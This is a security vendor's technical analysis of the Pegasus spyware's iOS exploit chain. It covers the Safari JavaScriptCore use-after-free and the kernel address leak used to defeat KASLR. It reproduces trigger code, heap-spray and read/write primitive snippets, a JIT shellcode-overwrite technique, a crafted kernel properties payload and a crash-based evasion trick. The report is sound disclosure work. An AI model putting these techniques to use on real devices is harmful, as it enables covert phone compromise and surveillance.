Lookout

Technical Analysis of the Pegasus Exploits on iOS

Section 1: Pegasus Exploitation of Safari (CVE-2016-4657)

The First Stage of Infection

This section reports on first stage of the Pegasus exploit of the "Trident" zero-day vulnerabilities on iOS, discovered by researchers at Lookout and Citizen Lab. The first stage of the attack is triggered when the user clicks a spear-phishing link that opens the Safari browser. This enables the exploit of a vulnerability in WebKit's JavaScriptCore library (CVE-2016-4657).

Analysis of the Pegasus Safari Exploit

The first stage of Pegasus exploits a vulnerability in WebKit's JavaScriptCore library (CVE-2016-4657). The exploit uses the Safari web browser to run a JavaScript payload that exploits the initial vulnerability to gain arbitrary code execution in the context of the Safari WebContent process.

Background

The vulnerability exists within the slowAppend() method of MarkedArgumentBuffer and can be exploited via the usage of a MarkedArgumentBuffer in the static defineProperties() method. The defineProperties() method accepts as input an object whose own enumerable properties constitute descriptors for the properties to be defined or modified on another target object. The algorithm used to associate each of these properties with the target object does two iterations of the provided list of properties. In the first pass, each of the property descriptors is checked for proper formatting and a PropertyDescriptor object is created that references the underlying value.

```
size_t numProperties = propertyNames.size();
Vector<PropertyDescriptor> descriptors;
MarkedArgumentBuffer markBuffer;
for (size_t i = 0; i < numProperties; i++) {
    JSValue prop = properties->get(exec, propertyNames[i]);
    if (exec->hadException())
        return jsNull();
    PropertyDescriptor descriptor;
    if (!toPropertyDescriptor(exec, prop, descriptor))
        return jsNull();
    descriptors.append(descriptor);
```

The second pass is performed after each property has been validated. This pass associates each of the user-supplied properties with the target object, using the type specific defineOwnProperty() method.

```
for (size_t i = 0; i < numProperties; i++) {
    Identifier propertyName = propertyNames[i];
    if (exec->propertyNames().isPrivateName(propertyName))
        continue;

    object->methodTable(exec->vm())->defineOwnProperty(object, exec, propertyName,
descriptors[i], true);
```

This method may result in user-defined JavaScript methods (that are associated with the property being defined) being called. Within any of these user-defined methods, it is possible that a garbage collection cycle may be triggered, resulting in any unmarked heap backed objects being free()ed. Therefore, it is important that each of the temporary references to these

objects, stored within the individual PropertyDescriptors in the descriptors vector, be individually marked to ensure that these references to not become stale. To achieve this, a MarkedArgumentBuffer is used. This class is intended to temporarily prevent the values appended to it from being garbage collected during the period for which it is in scope.

To understand how MarkedArgumentBuffers work we must first understand some basics of JavaScriptCore garbage collection. The garbage collector is responsible for deallocating objects that are no longer referenced and runs at random intervals that increase in frequency as more memory is used by the WebContent process. To determine whether an object is referenced, the garbage collector walks the stack and looks for references to the object. References to an object may also exist on the application heap, however, so an alternate mechanism (which will be explained in detail below) must be used for these cases.

A MarkedArgumentBuffer initially attempts to maintain an inline stack buffer containing each value. When the stack is walked within garbage collection, each value will be noted and the underlying objects will avoid deallocation.

```
class MarkedArgumentBuffer {
...
private:
    static const size_t inlineCapacity = 8;
…
public:
...
    MarkedArgumentBuffer()
        : m_size(0)
        , m_capacity(inlineCapacity)
        , m_buffer(m_inlineBuffer)
        , m_markSet(0)
    {
    }
...
    void append(JSValue v)
    {
        if (m_size >= m_capacity)
            return slowAppend(v);

        slotFor(m_size) = JSValue::encode(v);
        ++m_size;
    }
...
private:
...
    int m_size;
    int m_capacity;
    EncodedJSValue m_inlineBuffer[inlineCapacity];
    EncodedJSValue* m_buffer;
    ListSet* m_markSet;
```

The size of this inline stack buffer is limited to eight values. When the ninth value is added to a MarkedArgumentBuffer, the underlying buffer is moved to the heap and the capacity is expanded.

```
void MarkedArgumentBuffer::slowAppend(JSValue v)
{
    int newCapacity = m_capacity * 4;
    EncodedJSValue* newBuffer = new EncodedJSValue[newCapacity];
    for (int i = 0; i < m_capacity; ++i)
        newBuffer[i] = m_buffer[i];

    if (EncodedJSValue* base = mallocBase())
        delete [] base;

    m_buffer = newBuffer;
    m_capacity = newCapacity;
```

Once the underlying buffer has moved to the heap, values are not automatically protected from garbage collection. To ensure that these objects are not deallocated, the garbage collector performs a MarkingArgumentBuffers phase in which each value contained within a MarkedArgumentBuffer that has been added to the Heap's m_markListSet is marked (marking a cell ensures that it will not be deallocated in a particular garbage collection cycle). For this method of marking to work, the MarkedArgumentBuffer must be added to the markListSet at the same time that the MarkedArgumentBuffer's underlying values are moved to the heap.

```
    // As long as our size stays within our Vector's inline
    // capacity, all our values are allocated on the stack, and
    // therefore don't need explicit marking. Once our size exceeds
    // our Vector's inline capacity, though, our values move to the
    // heap, where they do need explicit marking.
    for (int i = 0; i < m_size; ++i) {
        Heap* heap = Heap::heap(JSValue::decode(slotFor(i)));
        if (!heap)
            continue;

        m_markSet = &heap->markListSet();
        m_markSet->add(this);
        break;
    }
```

The above code attempts to acquire the heap context for a value and add the MarkedArgumentBuffer to the Heap's markListSet. However, this is only attempted once for the ninth value added to the MarkedArgumentBuffer.

```
inline Heap* Heap::heap(const JSValue v)
{
    if (!v.isCell())
        return 0;
    return heap(v.asCell());
}
```

A JSValue contains a tag which describes the type of the value that it encodes. In the case of complex objects this tag will be CellTag and the JSValue will encode a pointer to an underlying item on the Heap. Alternatively, for simple types where the entire underlying value of the variable can be encoded directly into a JSValue (ex. Integers, Booleans, null, and undefined), storing the value on the heap would be redundant and a different identifying tag will be used. The function JSValue::isCell() is used to determine whether a JSValue encodes a pointer to a

cell on the Heap. Because simple types do not point to the heap, attempting to acquire the Heap (via a call to Heap::heap()) for these types has no meaning and will therefore return NULL.

```
inline bool JSValue::isCell() const
{
    return !(u.asInt64 & TagMask);
}
```

As a result, if the ninth value added to a MarkedArgumentBuffer is not a heap backed value, attempting to acquire the Heap context will return NULL and the MarkedArgumentBuffer will never be added to the Heap's markListSet. This means that the MarkedArgumentBuffer will no longer serve its purpose (to protect the items that it contains from deallocation) for any item after the ninth. Any reference to a heap backed property (after the ninth) contained within the descriptors vector has the potential to go stale. In reality, at least one other reference to these values still exists (the JavaScript variable that was passed to defineProperties()). In order for the references within the descriptors vector to go stale, these remaining references to the JSValue must also be removed before garbage collection occurs.

The call to defineOwnProperty() (within the second loop of defineProperties()) may result in calling user-controlled methods defined on property values. As a result, the last marked references to a property value could be removed within this user-defined JavaScript code. If garbage collection can be triggered between the removal of all remaining references to a property value and the (now stale) value from the descriptors vector being defined on the target object, a reference to free()ed memory will be defined as a property on the target object.

Exploitation

The Pegasus exploit triggers this vulnerability by passing a specifically crafted sequence of properties to the defineProperties() method. When these individual properties are subsequently inserted into a MarkedArgumentBuffer the vulnerability is triggered such that a JSArray object will be improperly deallocated if garbage collection can be triggered at a critical point in time. Because garbage collection can not be triggered deterministically, the exploit makes repeated attempts to trigger the improper deallocation and subsequent reallocation (for a total of ten attempts), testing each time whether a stale reference has been successfully acquired. Assuming garbage collection has been triggered at the correct time, another object is allocated over the top of the now stale JSArray. The exploit then sets up the tools needed to gain arbitrary native code execution, namely a read/write primitive and the ability to leak the address of an arbitrary JavaScript object. Once this is complete the exploit can create an executable mapping containing the native code payload. The following sections detail the various stages of this process.

Setting up and triggering the vulnerability

In order to achieve arbitrary code execution, the exploit triggers the vulnerable code path using a JSArray object. The following pseudo code is used to trigger the vulnerability.

```
var arr = new Array(2047);
var not_number = {};
not_number.toString = function() {
  arr = null;
  props["stale"]["value"] = null;
  … // Trigger garbage collection and reallocation over stale object
  return 10;
};
var props = {
  p0 : { value : 0 },
  p1 : { value : 1 },
  p2 : { value : 2 },
  p3 : { value : 3 },
  p4 : { value : 4 },
  p5 : { value : 5 },
  p6 : { value : 6 },
  p7 : { value : 7 },
  p8 : { value : 8 },
  length : { value : not_number },
  stale : { value : arr },
  after : { value : 666 }
};
var target = [];
Object.defineProperties(target, props);
```

The specified props object has been specifically crafted to trigger the vulnerability in slowAppend(). When the ninth property is added to the MarkedArgumentBuffer (p8), slowAppend() will fail to acquire a heap context (because the value is simple type, an integer, and not backed by an item on the heap). Subsequent Heap-backed values (not_number and

arr) will not be explicitly protected from deallocation by the MarkedArgumentBuffer during garbage collection.

When defineOwnProperty() is called for the length property, it will attempt to convert the value (not_number) to a number. As part of this code path, the toString() method will be called, allowing the last two references to the arr JSArray to be removed. Once removed, this JSArray is no longer marked, and the next garbage collection pass will deallocate the object. Pegasus creates memory pressure (allocates a large amount of memory) within the toString() method in an attempt to force garbage collection to run (and deallocate the arr object).

```
var attempts = new Array(4250000);
var pressure = new Array(100);
...
not_number.toString = function() {
  ...
  for (var i = 0; i < pressure.length; i++) {
      pressure[i] = new Uint32Array(262144);
  }
  var buffer = new ArrayBuffer(80);
  var uintArray = new Uint32Array(buffer);
  uintArray[0] = 0xAABBCCDD;
  for (i = 0; i < attempts.length; i++) {
    attempts[i] = new Uint32Array(buffer);
  }
}
```

Each of the 4.25 million Uint32Arrays allocated for the attempts array use the same backing ArrayBuffer. These objects are used to attempt to reallocate a series of Uint32Arrays into the same memory referenced by the JSArray object (arr).

Once complete, the exploit checks to see whether garbage collection was successfully triggered.

```
var before_len  = arr.length;
Object.defineProperties(target, props);
stale = target.stale;
var after_len = stale.length;
if (before_len == after_len) {
  throw new RecoverableException(8);
}
```

If the length of the JSArray remains the same it means that either garbage collection was not triggered or that none of the allocated Uint32Arrays were allocated into the same address as the stale object. In these cases, the exploit has failed and the exploit is retried.

Acquiring an arbitrary read/write primitive

Assuming the exploit has succeeded to this point, there are now two objects of different types that are represented by the same memory. The first is the (now stale) JSArray, and the second is one of the many Uint32Arrays that were allocated (in fact, the underlying templated type is JSGenericTypedArrayView). By reading from and writing to offsets into the stale object, member

variables of the JSGenericTypedArrayView can be read or corrupted. Specifically, the exploit writes to an offset into the stale JSArray that overlaps with the length of the JSGenericTypedArrayView, effectively setting the length of the Uint32Array to 0xFFFFFFFF. Corrupting this value will allow the array to be treated as a view of the entire virtual address space of the WebContent process (an arbitrary read/write primitive).

The exploit still must determine which of the 4.25 million Uint32Arrays that were allocated aligns with the stale object. This can be determined by iterating through each of the arrays and checking whether the length has changed to 0xFFFFFFFF. All other arrays will still have the original backing ArrayBuffer (or a length of 80 / 4).

```
for (x = attempts.length - 1; x >= 1; x--) {
  if (attempts[x].length != 80 / 4) {
    if (attempts[x].length == 0xFFFFFFFF) {
      memory_view = attempts[x];
      ...
      break;
```

Leaking an object address

The final component needed to complete the exploit is the ability to leak the address of an arbitrary JavaScript object. The Pegasus exploit accomplishes this using the same mechanism that was used to corrupt the length of the Uint32Array used for the read/write primitive. By writing to an offset into the stale object, the buffer of a Uint32Array is corrupted to point to a user-controlled JSArray. By setting the first element of that JSArray to the JavaScript object to be leaked (by corrupting the pointer to the underlying storage of the Uint32Array), the object's address can be read back out of the Uint32Array.

Native code execution

All that is left to do for the first stage of the Pegasus exploit is to create an executable mapping that will contain the shellcode to be executed. To accomplish this purpose, a JSFunction object is created (containing hundreds of empty try/catch blocks that will later be overwritten). To help ensure that the JavaScript will be compiled into native code by the JIT, the function is subsequently called repeatedly. This behavior ensures that the JIT compiled (JITed) version of the function (which will later be overwritten) will be marked as high priority code that is likely to be called regularly and should therefore not be released. Because of the way that the JavaScriptCore engine handles JITed code, this will reside in an area of memory that is mapped as read/write/execute.

```
var body = ''
for (var k = 0; k < 0x600; k++) {
  body += 'try {} catch(e) {};';
}
var to_overwrite =  new Function('a', body);
for (var i = 0; i < 0x10000; i++) {
```

```
    to_overwrite();
}
```

The address of this JSFunction object can then be leaked and the various members can be
read to acquire the address of the RWX mapping. The JITed version of the try/catch blocks are
then overwritten with shellcode, and the to_overwrite() function can simply be called to achieve
arbitrary code execution.

Evading detection

When exploitation fails, the Pegasus exploit contains a bailout code path, presumably to ensure
that crash dumps do not expose the exploitable vulnerability. This bailout code triggers a crash
on a clean NULL dereference. Most likely, an analyst analyzing such a crash dump would
quickly identify the bug as a non-exploitable NULL pointer dereference and not suspect anything
more sinister. The following code is used to trigger this "clean" crash.

```
window.__proto__.__proto__ = null;
x = new String("a");
x.__proto__.__proto__.__proto__ = window;
x.Audio;
```

Section 2: Exploitation of KASLR by Pegasus

Stage Two of Infection: Kernel Location Disclosure

Once the attack is launched in the first stage, the second stage exploits a kernel information leak (CVE-2016-4655). This prepares the device for the kernel memory corruption (CVE-2016-4656) that ultimately leads to jailbreak.

Analysis of Pegasus KASLR Exploit

The second stage, Stage 2, is responsible for escalating privileges on the victim's iPhone and establishing an environment where jailbreaking the victim's device is possible. The Stage 2 binary is used in two distinct contexts within Pegasus. By default, Stage 2 constitutes a complete iOS kernel exploit. Alternatively, the Stage 2 binary attempts to detect iOS devices that have already been jailbroken and, in cases where an existing jailbreak is detected (and has installed a known backdoor), uses the pre-existing backdoor mechanisms to install Pegasus specific kernel patches.

In order to perform these tasks, Stage 2 must first determine the location of the kernel in memory, escalate its own privileges, disable safeguards, and then install the necessary tools for jailbreaking a device. In order to accommodate multiple iPhone versions, Stage 2 comes in two flavors, 32-bit and 64-bit. Together, the two versions of the Stage 2 binary target a total of 199 iPhone combinations.

The Stage 2 variants share a lot of design similarities, but deviate enough in their approach that it is best to look at each variant in relative isolation. The subsections that follow will walk through the steps involved in each of the Stage 2 variants while pointing out areas of similarity between the variants when they arise.

Differences Between 32 and 64-Bit Binaries

The 32-bit Stage 2 binary (or simply "32Stage2") operates on the older iPhone models (iPhone 4S through iPhone 5c) and targets iOS 9.0 through iOS 9.3.3. The 64-bit Stage 2 binary (or simply "64Stage2") operates on the newer iPhone models (iPhone 5S and later) and targets iOS 9.0 through iOS 9.3.3. Both binaries perform the same general steps and exploit the same underlying vulnerabilities. However, the exploitation of these vulnerabilities varies between versions. In areas where the mechanisms differ substantially the differences will be specifically noted or discussed separately.

API Loading

Stage 2 requires a number of API functions to be present in order to succeed. In order to ensure the functions are available, Stage 2 dynamically loads the necessary API function addresses via `dlsym` calls. While dynamically resolving API function addresses is by no means a novel technique for malware, what is interesting about Stage 2's API loading is the fact that the authors of the binary reload many of the API functions multiple times. In the `main` function alone, a large number of API function addresses are loaded with only a small subset of those functions ever finding themselves used during the course of Stage 2's execution (for example, the address of `socket` is loaded into memory but is never called). After loading the initial set of

API functions, 32stage2 calls a subroutine (identified in this report as `initialize`) that in turn calls several other subroutines, each of which is responsible for loading additional API functions in addition to performing various startup tasks.

The grouping of the API functions being loaded (in terms of which API functions are loading by which Stage 2 functions) and the inclusion of multiple API functions being loaded multiple times suggests that the API loading is specific to individual components or operations of the Stage 2 binary. For instance, as discussed later, a pair of functions are responsible for decompressing the jailbreak files, changing their permissions via `chmod`, and positioning the files in the correct location on the victim's iPhone. The API functions responsible for these operations are all loaded by a self-contained function. The loading function only loads those API functions that are necessary for the described operations, and the APIs are not shared with any other part of the Stage 2 system.

The analysis of Stage 2 was also made somewhat easier given the heavy use of debug logging throughout the binary. Calls to the logging sub-system generally reference the original file names used by the exploit developers. The presence of this debugging code discloses the presence of at least the following individual modules (or subsystems):

1. fs.c - Loads API functions related to file and file system management such as `ftw`, `open`, `read`, `rename`, and `mount`
2. kaslr.c - Loads API functions such as `IORegistryEntryGetChildIterator`, `IORegistryEntryGetProperty`, and `IOServiceGetMatchingService` that relate to finding the address of the kernel using a vulnerability in the `io_service_open_extended` function
3. bh.c - Loads API functions that relate to the decompression of next stage payloads and their proper placement on the victim's iPhone by using functions such as `BZ2_bzDecompress`, `chmod`, and `malloc`
4. safari.c - Loads API functions such as `sync`, `exit`, and `strcpy` that are used for clearing Safari cache files and terminating the Safari process. This cleanup is required for the case where we succeed and exit cleanly, as the Safari crash cleanup (described in the Stage 1 writeup) will never occur.

These artifacts suggest that the Stage 2 binary is based on a modular design philosophy or, at the very least, is made up of various library source code files that are ultimately tied together to form the Stage 2 binary. The various components that make up the Stage 2 exploit were likely designed to be reused across multiple iOS exploit chains.

Environment Setup and Platform Determination

After `initialize` completes, Stage 2 calls a function that specifies a global callback function that is used whenever Stage 2 terminates due to an error. Based on the filename supplied in the writeLog, most likely the function is an `assert`-style callback.

In order to determine the platform (hardware) of the victim's device, a call is made to `sysctlbyname` for the `hw.machine` object. Another call to `sysctlbyname` is made for the `kern.osversion` information. From these two calls, Stage 2 is able to accurately determine the platform and iOS kernel versions. This information is then used to find a data structure that defines the various memory offsets that Stage 2 will use for its exploitation operations. If Stage 2 is unable to find the appropriate data structure for the platform/iOS combination, the process executes the assert callback and exits.

Stage 2 uses a lock file during its execution. As part of the setup of the working environment, Stage 2 establishes the filename and path global variables for the lock file as `$HOME/tmp/lock` (Note: $HOME is an application specific variable).

The 32 bit version of the Stage 2 binary has 100 different combinations of platform and iOS that it supports, as identified in the table below.

iOS Version	iPhone 4S ("iPhone4,1")	iPhone 5 ("iPhone5,1")	iPhone 5 ("iPhone5,2")	iPhone 5c ("iPhone5,3")	iPhone 5c ("iPhone5,4")
9.0	✅	✅	✅	✅	✅
9.0.1	✅	✅	✅	✅	✅
9.0.2	✅	✅	✅	✅	✅
9.1	✅	✅	✅	✅	✅
9.2	✅	✅	✅	✅	✅
9.2.1	✅	✅	✅	✅	✅
9.3 (13E233)	✅	✅	✅	✅	✅
9.3 (13E237)	✅	✅	✅	✅	✅
9.3 Beta			✅	✅	
9.3 Beta 3				✅	
9.3 Beta 6				✅	
9.3 Beta 7				✅	
9.3.1	✅	✅	✅	✅	✅
9.3.2 Beta	✅	✅	✅	✅	✅

9.3.2 Beta 2	✅	✅	✅	✅	✅
9.3.2 Beta 3	✅	✅	✅	✅	✅
9.3.2 Beta 4	✅	✅	✅	✅	✅
9.3.2	✅	✅	✅	✅	✅
9.3.3 Beta	✅	✅	✅	✅	✅
9.3.3 Beta 2	✅	✅	✅	✅	✅
9.3.3 Beta 3	✅	✅	✅	✅	✅
9.3.3 Beta 4	✅	✅	✅	✅	✅
9.3.3	✅	✅	✅	✅	✅

Similarly, the 64-bit version of the Stage 2 binary supports 99 different iOS and iPhone combinations. The supported iPhone and iOS versions of 64Stage2 are identified in the table below.

iOS Version	iPhone 5s (iPhone6, 1)	iPhone 5s (iPhone6, 2)	iPhone 6 Plus (iPhone7, 1)	iPhone 6 (iPhone7, 2)	iPhone 6s (iPhone8, 1)	iPhone 6s Plus (iPhone8, 2)	iPhone SE (iPhone 8,4)
9.2.1 (13D15)	✅	✅	✅	✅	✅	✅	
iOS 9.2.1 (13D20)			✅	✅	✅	✅	
9.3 (13E233)	✅	✅	✅	✅			✅
9.3 (13E234)					✅	✅	
9.3 (13E237)	✅	✅					
9.3 Beta 4			✅				
9.3 Beta 6			✅				

9.3 Beta 7			✅				
9.3.1	✅	✅	✅	✅	✅	✅	✅
9.3.2 Beta	✅	✅	✅	✅	✅	✅	✅
9.3.2 Beta 2	✅	✅	✅	✅	✅	✅	✅
9.3.2 Beta 3	✅	✅	✅	✅	✅	✅	✅
9.3.2 Beta 4	✅	✅	✅	✅	✅	✅	✅
9.3.2	✅	✅	✅	✅	✅	✅	✅
9.3.3 Beta	✅	✅	✅	✅	✅	✅	✅
9.3.3 Beta 2	✅	✅	✅	✅	✅	✅	✅
9.3.3 Beta 3	✅	✅	✅	✅	✅	✅	✅
9.3.3 Beta 4	✅	✅	✅	✅	✅	✅	✅
9.3.3	✅	✅	✅	✅	✅	✅	✅

Defeating KASLR

The majority of Stage 2's functionality deals with manipulating the kernel in order to disable security features on the victim's device. In order to manipulate the kernel, Stage 2 must first locate the kernel. Under normal circumstances the kernel will be mapped into a randomized location due to the kernel address space layout randomization (KASLR) mechanism that iOS employs. KASLR is designed to prevent processes from locating the kernel in memory by mapping the kernel to a pseudorandom location in memory each time the device is powered on by the user. In order to locate the kernel, Stage 2 must find a way to expose a memory address within kernel memory space to a process in user space. Stage 2 uses the vulnerability CVE-2016-4655[1] in order expose a memory address in kernel space.

---

[1] http://www.securityfocus.com/bid/92651

In order to find the kernel, Stage 2 begins by opening a port to the IOKit subsystem. Failing this, Stage 2 calls the assert callback and exits. A call to `IOServiceMatching` for the service named `AppleKeyStore` is made by Stage 2, and the results of the call are given to `IOServiceGetMatchingService` in order to obtain a `io_service_t` object containing the desired registered IOKit IOService (in this case, `AppleKeyStore`). With the IOService handle, Stage 2 calls `io_service_open_extended` and passes a specially crafted properties field to the service. The properties field is a (serialized) binary representation of XML data that `io_service_open_extended` ultimately passes to the `OSUnserializeBinary` function located in the kernel[2]. Within the `OSUnserializeBinary` function is a switch statement that handles the various types of data structures found within a binary XML data structure. The data type for `kOSSerializeNumber` blindly accepts the length of the data without performing any type of reasonable bound checking, which ultimately gives the caller the ability to request more memory than should be allowed. This condition occurs due to the following code fragments:

```
len = (key & kOSSerializeDataMask);
...
case kOSSerializeNumber:
                            bufferPos += sizeof(long long);
                            if (bufferPos > bufferSize) break;
                            value = next[1];
                            value <<= 32;
                            value |= next[0];
                            o = OSNumber::withNumber(value, len);
                            next += 2;
                              break;
```

The error is that the `len` variable passed to `OSNumber::withNumber` is not validated before being passed to `OSNumber::withNumber`. Ultimately, the function `OSNumber::init` is called, which blindly trusts this user-controlled value.

```
bool OSNumber::init(unsigned long long inValue, unsigned int newNumberOfBits)
{
    if (!super::init())
        return false;

    size = newNumberOfBits;
    value = (inValue & sizeMask);

    return true;
}
```

This vulnerability allows Stage 2 to control the size of `OSNumber`. The `io_service_open_extended` function prepares the environment for the use of `OSUnserializedBinary`, a second function that is required to perform the exploitation. However, before looking at the exploitation, it is worthwhile to look at the malicious `properties` field passed to `io_service_open_extended`:

---

[2] http://opensource.apple.com/source/xnu/xnu-3248.20.55/libkern/c++/OSSerializeBinary.cpp

```
unsigned char properties[] = {
    // kOSSerializeBinarySignature
    0xD3, 0x00, 0x00, 0x00,
    // kOSSerializeEndCollecton | kOSSerializeDictionary | 2
    0x02, 0x00, 0x00, 0x81,
    // KEY 1 specified as 30 bytes long (0x1E)
    // kOSSerializeSymbol | 0x1E
    0x1E, 0x00, 0x00, 0x08,
    "HIDKeyboardModifierMappingSrc", 0x00,          // (30 bytes)
    // padding (30 + 3 / 4 = 8 DWORDS)
    0x00, 0x00,
    // VALUE 1
    // kOSSerializeNumber specified as 0x800 bits (256 bytes)
    0x00, 0x08, 0x00, 0x04,
    // value of OSNumber (4)
    0x04, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00,
    // KEY 2 specified as 30 bytes long (0x1E)
    // kOSSerializeSymbol | 0x1E
    0x1E, 0x00, 0x00, 0x08,
    "HIDKeyboardModifierMappingDst", 0x00,   // (30 chars)
    // padding (30 + 3 / 4 = 8 DWORDS)
    0x00, 0x00,
    // VALUE 2
    // kOSSerializeEndCollecton | kOSSerializeNumber | 32
    0x20, 0x00, 0x00, 0x84,
    // value of OSNumber (0x193)
    0x93, 0x01, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00
};
```

Stage 2 calls `IORegistryEntryGetProperty` in order to find the entry for `HIDKeyboardModifierMappingSrc`, which results in the `properties` array creating an `OSNumber` larger than the maximum 64-bits (8 bytes). Stage 2 uses the following code fragment to call `is_io_registry_entry_get_property_bytes`, which will read past the end of a kernel stack buffer and copy the data to a kernel heap buffer. The `IORegistryEntryGetProperty` function then returns this heap buffer to user space. Pointers from this stack overread will therefore be leaked to user mode and can be used to calculate the base address for the iOS kernel:

```
do
{
...
} while ( IORegistryEntryGetProperty_0(v13, "HIDKeyboardModifierMappingSrc", dataBuffer, &size)
);
writeLog(7, "%.2s%5.5d\n", "kaslr.c", 127);
if ( size > 8 )
{
      writeLog(7, "%.2s%5.5d\n", "kaslr.c", 138);
      return dataBuffer[index] & 0xFFF00000;
}
```

Two aspects of this code should be explicitly noted. First, the properties array specifies that the `OSNumber` value is 256 bytes in size, which is what ultimately leads to data leakage. Second, the `index` value used to find the memory location within the returned `dataBuffer` array varies

with the platform/iOS combination. The developers of Stage 2 have mapped out each combination of platform/iOS to determine what position within the `dataBuffer` array a valid kernel location is present.

If Stage 2 is unable to find the base address for the kernel using the above described method or if Stage 2 finds that it is operating under a version of iOS other than 9, the assert callback is called and the application terminates.

Establishing Read/Write/Execute Primitives on Previously Rooted Devices (32-Bit)

After finding the kernel's base address, 32Stage2 generates an IPC pipe set via the `pipe` function. If the pipe command fails, 32Stage2 calls the assert callback function and exits. Following the generation of the pipe set, 32Stage2 uses a kernel port to obtain the clock services for the battery clock (also known as the calendar clock) and real-time clock via two calls to `host_get_clock_service`. If either of the clocks are inaccessible, the assertion callback is called and 32Stage2 exits. The pipe set and the clock ports are critical to establishing a beachhead for gaining access to the kernel memory space as the combination of the three objects (the pipe set and the two clocks) are later used for kernel memory read and write access as well as kernel process space execution access.

Immediately following the `pipe` and `host_get_clock_service` calls, 32Stage2 checks the value of the port to the kernel that was generated previously by calling `task_from_pid`. If `task_from_pid` returned a valid (non-NULL) port, 32Stage2 modifies the kernel's memory by writing a 20-byte data structure using `vm_write`. The 20-byte data structure overwrites parts of the `clock_ops` structures for `calend_ops` and `rtclock_ops`[3].

The 20-byte data structures contain pointers to handler functions for the battery clock and real-time clock that the kernel will call when functions such as `clock_get_attributes` are called (callback functions). The 20-byte data structure replaces the `getattr` handler for both of the clock types with existing kernel functions. Specifically, the real-time clock's `getattr` is modified to point to `OSSerializer::serialize`, and the battery clock's `getattr` is modified to point to `_bufattr_cpx`.

The choice of the replacement functions changes the nature of the `clock_get_attributes` call made to the two clock types. For calls to `clock_get_attributes` for the battery clock, the function now operates as a kernel memory read interface. The `_bufattr_cpx` function contains only two instructions:

```
_bufattr_cpx:
        LDR             R0, [R0]
        BX              LR
```

---

[3] http://opensource.apple.com/source/xnu/xnu-3248.20.55/osfmk/kern/clock_oldops.c

The first parameter to the function (in `R0`) is used as a memory address that the function reads and returns in `R0` before returning to the calling function. While the `getattr` functions use three parameters, given that the iPhone's ARM-based function calls use registers for the first four function arguments, the lack of a fully compliant function prototype is irrelevant.

The replacement function for the real-time clock's `getattr` function is a bit more complex. The `OSSerializer::serialize` function expects a `OSSerializer` object as a `this` pointer(i.e., an object that includes a virtual function table (vtable)). The address stored at offset 0x10 within the `OSSerializer` object is used as the function to pass control to via the `BX` instruction and uses the DWORDs at offset 8 and 12 as parameters to the next function.

```
_DWORD OSSerializer::serialize(OSSerialize *):
        LDR             R3, [R0,#8]
        MOV             R2, R1
        LDR             R1, [R0,#0xC]
        LDR.W           R12, [R0,#0x10]
        MOV             R0, R3
        BX              R12
```

The result of replacing the `getattr` handler for the real-time clock is that now the caller to `clock_get_attributes` can execute arbitrary functions within the kernel by supplying a specially designed data structure, a structure that will be explained in greater detail later in this report. What is important to remember at this point is that the clock modifications only occur at this phase if the victim's kernel is already exposed in some manner. That is, these clock modifications would not be possible on a non-jailbroken phone.

If 32Stage2 already has access to the kernel port and has performed the above-mentioned modifications to the various clocks, 32Stage2 will skip the next several steps that it would normally perform in order to gain such access, and pick up at the privilege escalation phase. If the kernel modification was not made because the kernel's task port was currently inaccessible, 32Stage2 creates and locks the lock file specified during the earlier initialization phase. This file becomes important later as a piece of the process that ultimately gains 32Stage2 the ability to modify the kernel's memory.

The 64-bit version of the Stage 2 binary does not attempt to take advantage of pre-existing backdoors in previously jailbroken devices.

Thread Manipulation

Stage 2 will eventually leverage a use-after-free (UAF) vulnerability in order to execute arbitrary code within the kernel space. When using a UAF vulnerability, it is possible that a race condition may occur where the memory that was dereferenced (and which the exploit wishes to control) is reallocated for another thread before the exploit can execute. In order to reduce the probability of another thread accidentally allocating into a critical deallocated chunk, Stage 2 will generate a

list of all of its running threads and immediately place each thread (outside of its main thread) in a suspended state. Next, Stage 2 modifies the scheduling policies for the main thread to further increase the probability that the UAF exploit will not face competition for the memory in question.

An additional step is performed in the 64-bit version of Stage 2. With the thread scheduler modifications complete, 64Stage2 generates up to 1000 threads. Each thread consists of a single tight loop that merely wait for a global variable to drop below a predefined value (in this case, the value is less than 0). This behavior is intended to ensure (or, at least, significantly increase the chances) that no additional threads may spawn that can compete for the UAF's targeted memory.

Establishing Communication Channel (32-Bit)

32Stage2 generates another pipe set using the `pipe` command, reusing the same variable that held the original pipe set 32Stage2 generated. This action is immediately followed by calls to `host_get_clock_service` in order to get access to the real-time and battery clocks. As with the pipe set, the calls to `host_get_clock_service` reuse the same variables from the previous calls to `host_get_clock_service` that gain a port to the various clocks.

The previous generation of the pipe set and the clock ports were necessary because these items are used later for kernel manipulation and if the kernel task port was available already, 32Stage2 would simply skip the exploitation process necessary to modify the kernel and instead modify the kernel directly through `vm_write` calls. However, if 32Stage2 does not have access to the kernel task port (the default case on a non-jailbroken device), exploitation is necessary in order to acquire such access. As part of this exploitation process, 32Stage2 needs to have the pipe set and clocks available prior to the exploit's activation, and thus the binary ensures that they are available. While this is unnecessarily repetitive, it does serve to ensure that the critical objects are readily available.

